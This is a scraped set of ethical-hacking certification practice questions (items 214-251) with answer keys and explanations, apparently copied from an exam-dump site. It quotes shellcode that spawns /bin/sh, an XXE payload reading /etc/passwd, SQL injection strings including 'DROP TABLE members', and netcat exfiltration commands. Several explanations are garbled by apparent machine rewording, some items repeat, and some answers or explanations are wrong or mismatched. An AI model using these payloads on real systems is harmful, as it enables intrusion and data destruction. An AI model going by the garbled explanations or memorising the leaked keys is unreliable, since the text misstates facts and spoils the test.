C. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234

D. Use cryptcat instead of netcat

Answer: (SHOW ANSWER)

NEW QUESTION: 214

Chandler works as a pen-tester in an IT-firm in New York. As a part of detecting viruses in the systems, he uses a detection method where the anti-virus executes the malicious codes on a virtual machine to simulate CPU and memory activities. Which type of virus detection method did Chandler use in this context?

A. Integrity checking

B. Code Emulation

C. Heuristic Analysis

D. Scanning

Answer: (SHOW ANSWER)

NEW QUESTION: 215

You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d"
"\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73"
"\x68";
```

What is the hexadecimal value of NOP instruction?

A. 0x80

B. 0x70

C. 0x60

D. 0x90

Answer: (SHOW ANSWER)

NEW QUESTION: 216

The establishment of a TCP connection involves a negotiation called three-way handshake. What type of message does the client send to the server in order to begin this negotiation?

A. SYN

B. ACK

C. RST
D. SYN-ACK
Answer: A (LEAVE A REPLY)

NEW QUESTION: 217
You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.
invictus@victim_server.~$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxxxx. QUITTING!
What seems to be wrong?
A. OS Scan requires root privileges.
B. The nmap syntax is wrong.
C. This is a common behavior for a corrupted nmap application.
D. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
Answer: (SHOW ANSWER)

NEW QUESTION: 218
What does the -oX flag do in an Nmap scan?
A. Perform an eXpress scan
B. Output the results in truncated format to the screen
C. Output the results in XML format to a file
D. Perform an Xmas scan
Answer: (SHOW ANSWER)
https://nmap.org/book/man-output.html
-oX <filespec> - Requests that XML output be directed to the given filename.

NEW QUESTION: 219
When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, DELETE, PUT, TRACE) using NMAP script engine. What Nmap script will help you with this task?
A. http-headers
B. http enum
C. http-methods
D. http-git
Answer: C (LEAVE A REPLY)

NEW QUESTION: 220

Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.
Identify the behavior of the adversary In the above scenario.
A. use of command-line interface
B. Data staging
C. Unspecified proxy activities
D. Use of DNS tunneling
Answer: C (LEAVE A REPLY)
A proxy server acts as a gateway between you and therefore the internet. It's an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy. If you're employing a proxy server, internet traffic flows through the proxy server on its thanks to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. once you send an internet request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you'll see the page in your browser.

NEW QUESTION: 221
A hacker is an intelligent individual with excellent computer skills and the ability to explore a computer's software and hardware without the owner's permission. Their intention can either be to simply gain knowledge or to illegally make changes.
Which of the following class of hacker refers to an individual who works both offensively and defensively at various times?
A. Black Hat
B. Suicide Hacker
C. White Hat
D. Gray Hat
Answer: (SHOW ANSWER)

NEW QUESTION: 222
A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The "ps" command shows that the "nc" file is running as process, and the netstat command shows the "nc" process is listening on a network port.
What kind of vulnerability must be present to make this remote attack possible?
A. File system permissions
B. Privilege escalation
C. Directory traversal

D. Brute force login

Answer: A (LEAVE A REPLY)

File system permissions

Processes may automatically execute specific binaries as part of their functionality or to perform other actions.

If the permissions on the file system directory containing a target binary, or permissions on the binary itself, are improperly set, then the target binary may be overwritten with another binary using user-level permissions and executed by the original process. If the original process and thread are running under a higher permissions level, then the replaced binary will also execute under higher-level permissions, which could include SYSTEM.

Adversaries may use this technique to replace legitimate binaries with malicious ones as a means of executing code at a higher permissions level. If the executing process is set to run at a specific time or during a certain event (e.g., system bootup) then this technique can also be used for persistence.

NEW QUESTION: 223

A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The "ps" command shows that the "nc" file is running as process, and the netstat command shows the "nc" process is listening on a network port.

What kind of vulnerability must be present to make this remote attack possible?

A. File system permissions

B. Privilege escalation

C. Directory traversal

D. Brute force login

Answer: (SHOW ANSWER)

File system permissions

Processes may automatically execute specific binaries as part of their functionality or to perform other actions. If the permissions on the file system directory containing a target binary, or permissions on the binary itself, are improperly set, then the target binary may be overwritten with another binary using user-level permissions and executed by the original process. If the original process and thread are running under a higher permissions level, then the replaced binary will also execute under higher-level permissions, which could include SYSTEM.

Adversaries may use this technique to replace legitimate binaries with malicious ones as a means of executing code at a higher permissions level. If the executing process is set to run at a specific time or during a certain event (e.g., system bootup) then this technique can also be used for persistence.

NEW QUESTION: 224

An IT security team is conducting an internal review of security protocols in their organization to identify potential vulnerabilities. During their investigation, they encounter a suspicious program running on several computers. Further examination reveals that the program has been logging all user keystrokes. How can the security team confirm the type of program and what countermeasures should be taken to ensure the same attack does not occur in the future?
A. The program is a Trojan; the tearm should regularly update antivirus software and install a reliable firewall
B. The program is spyware; the team should use password managers and encrypt sensitive data
C. The program is a keylogger; the team should employ intrusion detection systems and regularly update the system software
D. The program is a keylogger; the team should educate employees about phishing attacks and maintain regular backups
Answer: C (LEAVE A REPLY)
A keylogger is a type of spyware that can record and steal consecutive keystrokes (and much more) that the user enters on a device. Keyloggers are a common tool for cybercriminals, who use them to capture passwords, credit card numbers, personal information, and other sensitive data. Keyloggers can be installed on a device through various methods, such as phishing emails, malicious downloads, or physical access. To confirm the type of program, the security team can use a web search tool, such as Bing, to look for keylogger programs and compare their features and behaviors with the suspicious program they encountered.
Alternatively, they can use a malware analysis tool, such as Malwarebytes, to scan and identify the program and its characteristics.
To prevent the same attack from occurring in the future, the security team should employ intrusion detection systems (IDS) and regularly update the system software. An IDS is a system that monitors network traffic and system activities for signs of malicious or unauthorized behavior, such as keylogger installation or communication. An IDS can alert the security team of any potential threats and help them respond accordingly. Regularly updating the system software can help patch any vulnerabilities or bugs that keyloggers may exploit to infect the device. Additionally, the security team should also remove the keylogger program from the affected computers and change any compromised passwords or credentials. References:
* Keylogger | What is a Keylogger? How to protect yourself
* How to Detect and Remove a Keylogger From Your Computer
* Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS)
* What is a Keylogger? | Keystroke Logging Definition | Avast
* Keylogger Software: 11 Best Free to Use in 2023

NEW QUESTION: 225
Rebecca, a security professional, wants to authenticate employees who use web services for safe and secure communication. In this process, she employs a component of the Web Service Architecture, which is an extension of SOAP, and it can maintain the integrity and confidentiality of SOAP messages.

Which of the following components of the Web Service Architecture is used by Rebecca for securing the communication?

A. WS-Security

B. WS-Policy

C. WSDL

D. WS Work Processes

Answer: A (LEAVE A REPLY)

NEW QUESTION: 226

An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234

B. Use cryptcat instead of netcat

C. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234

D. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password

Answer: B (LEAVE A REPLY)

NEW QUESTION: 227

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?

A. MQTT

B. LPWAN

C. Zigbee

D. NB-IoT

Answer: (SHOW ANSWER)

Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of.4 GHz, 900 MHz and 868 MHz.

The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003. The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.

The Zigbee three.0 Protocol

The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance.Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.

THE ZIGBEE ADVANTAGE

The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.

Zigbee protocol options include:

Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks Low duty cycle - provides long battery life Low latency Direct Sequence unfold Spectrum (DSSS) Up to 65,000 nodes per network

128-bit AES encryption for secure information connections

Collision avoidance, retries and acknowledgements

This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10-100 m.

NEW QUESTION: 228

You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.

Dear valued customers,

We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:

or you may contact us at the following address:
Media Internet Consultants, Edif. Neptuno, Planta
Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama
How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?
A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
B. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
D. Connect to the site using SSL, if you are successful then the website is genuine
E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
Answer: C (LEAVE A REPLY)

NEW QUESTION: 229
Study the following log extract and identify the attack.

A. Unicode Directory Traversal Attack

B. Hexcode Attack

C. Cross Site Scripting

D. Multiple Domain Traversal Attack

Answer: A (LEAVE A REPLY)

NEW QUESTION: 230

Which of the following program infects the system boot sector and the executable files at the same time?

A. Multipartite Virus

B. Stealth virus

C. Polymorphic virus

D. Macro virus
Answer: (SHOW ANSWER)

NEW QUESTION: 231
Josh has finished scanning a network and has discovered multiple vulnerable services. He knows that several of these usually have protections against external sources but are frequently susceptible to internal users. He decides to draft an email, spoof the sender as the internal IT team, and attach a malicious file disguised as a financial spreadsheet. Before Josh sends the email, he decides to investigate other methods of getting the file onto the system. For this particular attempt, what was the last stage of the cyber kill chain that Josh performed?
A. Exploitation
B. Reconnaissance
C. Weaponization
D. Delivery
Answer: (SHOW ANSWER)

NEW QUESTION: 232
Which of the following tools can be used for passive OS fingerprinting?
A. tcpdump
B. ping
C. tracert
D. nmap
Answer: (SHOW ANSWER)

NEW QUESTION: 233
What tool can crack Windows SMB passwords simply by listening to network traffic?
A. This is not possible
B. NTFSDOS
C. Netbus
D. L0phtcrack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 234
You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed sources IP addresses. " Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?
A. The -A flag
B. The -g flag
C. The -f flag

D. The -D flag

Answer: D (LEAVE A REPLY)

flags -source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION: 235

Your company was hired by a small healthcare provider to perform a technical assessment on the network.

What is the best approach for discovering vulnerabilities on a Windows-based computer?

A. Use the built-in Windows Update tool

B. Create a disk image of a clean Windows installation

C. Use a scan tool like Nessus

D. Check MITRE.org for the latest list of CVE findings

Answer: C (LEAVE A REPLY)

NEW QUESTION: 236

what firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

A. Decoy scanning

B. Packet fragmentation scanning

C. Spoof source address scanning

D. Idle scanning

Answer: D (LEAVE A REPLY)

The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out out what services square measure obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be associate idle pc, known as a "zombie".

This action are often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine. The attack is refined as a result of there's no interaction between the offender pc and also the target: the offender interacts solely with the "zombie" pc.

This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the "zombie" pc and distinction in behavior are often discovered mistreatment totally different|completely different "zombies" with proof of various privileges granted by the target to different computers.

The overall intention behind the idle scan is to "check the port standing whereas remaining utterly invisible to the targeted host." The first step in execution associate idle scan is to seek out

associate applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.
Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence:
* offender to focus on -> SYN, target to zombie ->SYN/ACK, Zombie to focus on -> RST (IPID increment by 1)
* currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender
-> RST (IPID increment by 1)
So, during this method IPID increments by a pair of finally.
When associate idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another. Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces higher results. you'll be able to attempt associate idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it's best to raise permission before mistreatment someone's machines for surprising functions like idle scanning.
Simple network devices typically create nice zombies as a result of {they square measure|they're} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.
While distinguishing an acceptable zombie takes some initial work, you'll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections upon user submissions will function some quite poor's man idle scanning.

NEW QUESTION: 237
Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them.
Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from companyB. How do you prevent DNS spoofing?
A. Install DNS Anti-spoofing
B. Install DNS logger and track vulnerable packets
C. Disable DNS Zone Transfer
D. Disable DNS timeouts
Answer: (SHOW ANSWER)

NEW QUESTION: 238
You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?
A. Dictionary Attack
B. Online Attack
C. Hybrid Attack
D. Brute Force Attack
Answer: (SHOW ANSWER)

NEW QUESTION: 239
Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com. the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different. What type of attack he is experiencing?.
A. Dos attack
B. DHCP spoofing
C. ARP cache poisoning
D. DNS hijacking
Answer: D (LEAVE A REPLY)
Web Server Attacks - DNS Server Hijacking Attacker compromises the DNS server and changes the DNS settings so that all the requests coming towards the target web server are redirected to his/her own malicious server. (P.1623/1607)

NEW QUESTION: 240
Which of the following web vulnerabilities would an attacker be attempting to exploit if they delivered the following input?
<!DOCTYPE blah [< IENTITY trustme SYSTEM "file:///etc/passwd" >] >
A. XXE
B. SQLi
C. IDOR
D. XXS
Answer: A (LEAVE A REPLY)

NEW QUESTION: 241

An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Which of the following security scanners will help John perform the above task?

A. AlienVaultOSSIM

B. Syhunt Hybrid

C. Saleae Logic Analyzer

D. Cisco ASA

Answer: B (LEAVE A REPLY)

Syhunt Hybrid combines comprehensive static and dynamic security scans to detect vulnerabilities like XSS, File Inclusion, SQL Injection, Command Execution and many more, including inferential, in-band and out-of-band attacks through Hybrid-Augmented Analysis (HAST). With Syhunt's unique gray box/hybrid scanning capability the information acquired during source code scans is automatically used to create and enhance dynamic scans. All entry points are covered generating detailed information about the security level of your web applications. Available for on-premises deployment for businesses using Windows and Linux
64-bit.

Web Server Security Tools - Web Application Security Scanners The Syhunt Hybrid scanner automates web application security testing and guards the organization's web infrastructure against web application security threats. Syhunt Dynamic crawls websites and detects XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. (P.1713/1697)

NEW QUESTION: 242

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.

Which file do you have to clean to clear the password?

A. .X session-log

B. .bashrc

C. .profile
D. .bash_history
Answer: (SHOW ANSWER)
File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed.BASH_HISTORY files are hidden files with no filename prefix. They always use the filename
.bash_history.NOTE: Bash is that the shell program employed by Apple Terminal.Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it.The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

NEW QUESTION: 243
You need a tool that can do network intrusion prevention and intrusion detection, function as a network sniffer, and record network activity, what tool would you most likely select?
A. Snort
B. Nessus
C. Nmap
D. Cain & Abel
Answer: A (LEAVE A REPLY)

NEW QUESTION: 244
In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap. you obtain the following response:
80/tcp open http-proxy Apache Server 7.1.6
what Information-gathering technique does this best describe?
A. WhOiS lookup
B. Banner grabbing
C. Dictionary attack
D. Brute forcing
Answer: B (LEAVE A REPLY)
Banner grabbing is a technique wont to gain info about a computer system on a network and the services running on its open ports. administrators will use this to take inventory of the systems and services on their network. However, an to find will use banner grabbing so as to search out network hosts that are running versions of applications and operating systems with known exploits.
Some samples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports

80, 21, and 25 severally. Tools normally used to perform banner grabbing are Telnet, nmap and Netcat.
For example, one may establish a connection to a target internet server using Netcat, then send an HTTP request. The response can usually contain info about the service running on the host:

This information may be used by an administrator to catalog this system, or by an intruder to narrow down a list of applicable exploits. To prevent this, network administrators should restrict access to services on their networks and shut down unused or unnecessary services running on network hosts. Shodan is a search engine for banners grabbed from portscanning the Internet.

NEW QUESTION: 245
Harry. a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection. What is the APT lifecycle phase that Harry is currently executing?
A. Preparation
B. Cleanup
C. Persistence
D. initial intrusion
Answer: D (LEAVE A REPLY)
After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment. Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding

exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required .

NEW QUESTION: 246

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?

A. DNS cache snooping

B. DNSSEC zone walking

C. DNS tunneling method

D. DNS enumeration

Answer: (SHOW ANSWER)

DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks. Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi. On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voilà, we've internet access. This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow. Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it. To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there. There's even a minimum of one VPN over DNS

protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it). As a pentester all this is often great, as a network admin not such a lot .
How does it work:
For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief on what DNS does: DNS is sort of a phonebook for the web , it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names. For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is: * A Record: Maps a website name to an IP address. example.com ? 12.34.52.67 * NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers. example.com ? server1.example.com, server2.example.com Who is involved in DNS tunneling? * Client. Will launch DNS requests with data in them to a website . * One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own. * Server. this is often the defined nameserver which can ultimately receive the DNS requests. The 6 Steps in DNS tunneling (simplified): 1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com 2. The DNS request goes bent a DNS server. 3. The DNS server finds out the A register of your domain with the IP address of your server. 4. The request for mypieceofdata.server1.example.com is forwarded to the server. 5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request. 6. The server replies back over DNS and woop woop, we've got signal.
Bypassing Firewalls through the DNS Tunneling Method DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server. Tools such as NSTX (https://sourceforge.net), Heyoka (http://heyoka.sourceforge.netuse), and Iodine (https://code.kryo.se) use this technique of tunneling traffic across DNS port 53. CEH v11 Module 12 Page 994

NEW QUESTION: 247
You are logged in as a local admin on a Windows 7 system and you need to launch the Computer Management Console from command line.
Which command would you use?
A. c:\compmgmt.msc
B. c:\services.msc
C. c:\ncpa.cp
D. c:\gpedit
Answer: A (LEAVE A REPLY)

To start the Computer Management Console from command line just type compmgmt.msc /computer:computername in your run box or at the command line and it should automatically open the Computer Management console.
References:
http://www.waynezim.com/tag/compmgmtmsc/

NEW QUESTION: 248
Which of the following antennas is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?
A. Omnidirectional antenna
B. Yagi antenna
C. Parabolic grid antenna
D. Dipole antenna
Answer: B (LEAVE A REPLY)

NEW QUESTION: 249
Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B.
How do you prevent DNS spoofing?
A. Disable DNS Zone Transfer
B. Install DNS logger and track vulnerable packets
C. Install DNS Anti-spoofing
D. Disable DNS timeouts
Answer: (SHOW ANSWER)

NEW QUESTION: 250
You're the security manager for a tech company that uses a database to store sensitive customer data. You have implemented countermeasures against SQL injection attacks. Recently, you noticed some suspicious activities and suspect an attacker is using SQL injection techniques. The attacker is believed to use different forms of payloads in his SQL queries. In the case of a successful SQL injection attack, which of the following payloads would have the most significant impact?
A. 'OR 'T="1: This payload manipulates the WHERE clause of an SQL statement, allowing the attacker to view unauthorized data
B. 'OR username LIKE '%: This payload uses the LIKE operator to search for a specific pattern in a column
C. OR 'a'='a; DROP TABLE members; --: This payload combines the manipulation of the WHERE clause with a destructive action, causing data loss

D. UNION SELECT NULL, NULL, NULL -- : This payload manipulates the UNION SQL operator, enabling the attacker to retrieve data from different database tables

Answer: C (LEAVE A REPLY)

The payload that would have the most significant impact in the case of a successful SQL injection attack is OR

'a'='a; DROP TABLE members; --. This payload combines the manipulation of the WHERE clause with a destructive action, causing data loss. This payload works as follows:

* The OR 'a'='a part of the payload is a logical expression that is always true, regardless of the input or the condition of the SQL statement. This part of the payload allows the attacker to bypass any authentication or authorization checks that may be implemented in the SQL statement, such as a login form or a search query.
* The ; part of the payload is a statement terminator that marks the end of the current SQL statement and allows the attacker to inject another SQL statement after it. This part of the payload enables the attacker to execute multiple SQL statements in a single query, which is also known as stacked queries or batched queries.
* The DROP TABLE members part of the payload is a destructive SQL statement that deletes the entire table named members from the database. This part of the payload causes data loss and may compromise the functionality and integrity of the application that relies on the table. The table name may vary depending on the target database, but the attacker can use other techniques, such as error-based or union-based SQL injection, to discover the table names before executing the drop statement.
* The - part of the payload is a comment symbol that tells the SQL engine to ignore the rest of the query.

This part of the payload helps the attacker to avoid any syntax errors or unwanted results that may arise from the original query.

The other options are not as impactful as option C for the following reasons:

* A. 'OR 'T="1: This payload manipulates the WHERE clause of an SQL statement, allowing the attacker to view unauthorized data. This payload is a common and basic SQL injection technique that injects a logical expression that is always true, such as 'OR 'T="1 or 'OR 1=1, to bypass the authentication or authorization checks of the SQL statement. This payload can allow the attacker to view data that they are not supposed to, such as user credentials, personal information, or financial records. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.
* B. 'OR username LIKE '%: This payload uses the LIKE operator to search for a specific pattern in a
* column. This payload is a variation of the previous payload that injects a logical expression that is always true, such as 'OR username LIKE '% or 'OR 1 LIKE '%, to bypass the authentication or authorization checks of the SQL statement. The LIKE operator is used to compare a value with a pattern that may contain wildcard characters, such as % or _, which match any string or character. This payload can allow the attacker to view data that matches the pattern, such as usernames that

start with a certain letter or contain a certain substring. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.
* D. UNION SELECT NULL, NULL, NULL - : This payload manipulates the UNION SQL operator, enabling the attacker to retrieve data from different database tables. This payload is an advanced SQL injection technique that injects the UNION SQL operator to combine the results of two or more SELECT statements into a single result set, which is then returned as part of the HTTP response. The UNION operator can be used to join the results from different tables that have the same number and type of columns. The NULL values are used to match the column types and avoid any errors. This payload can allow the attacker to retrieve data from tables that are not intended to be accessed by the application, such as system tables, configuration tables, or backup tables. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.
References:
* 1: SQL Injection - OWASP Foundation
* 2: SQL Injection Payloads: How SQLi exploits work - Bright Security
* 3: SQL Injection - HackTricks

NEW QUESTION: 251
What is the purpose of a demilitarized zone on a network?
A. To contain the network devices you wish to protect
B. To provide a place to put the honeypot
C. To only provide direct access to the nodes within the DMZ and protect the network behind it
D. To scan all traffic coming through the DMZ to the internal network
Answer: C (LEAVE A REPLY)

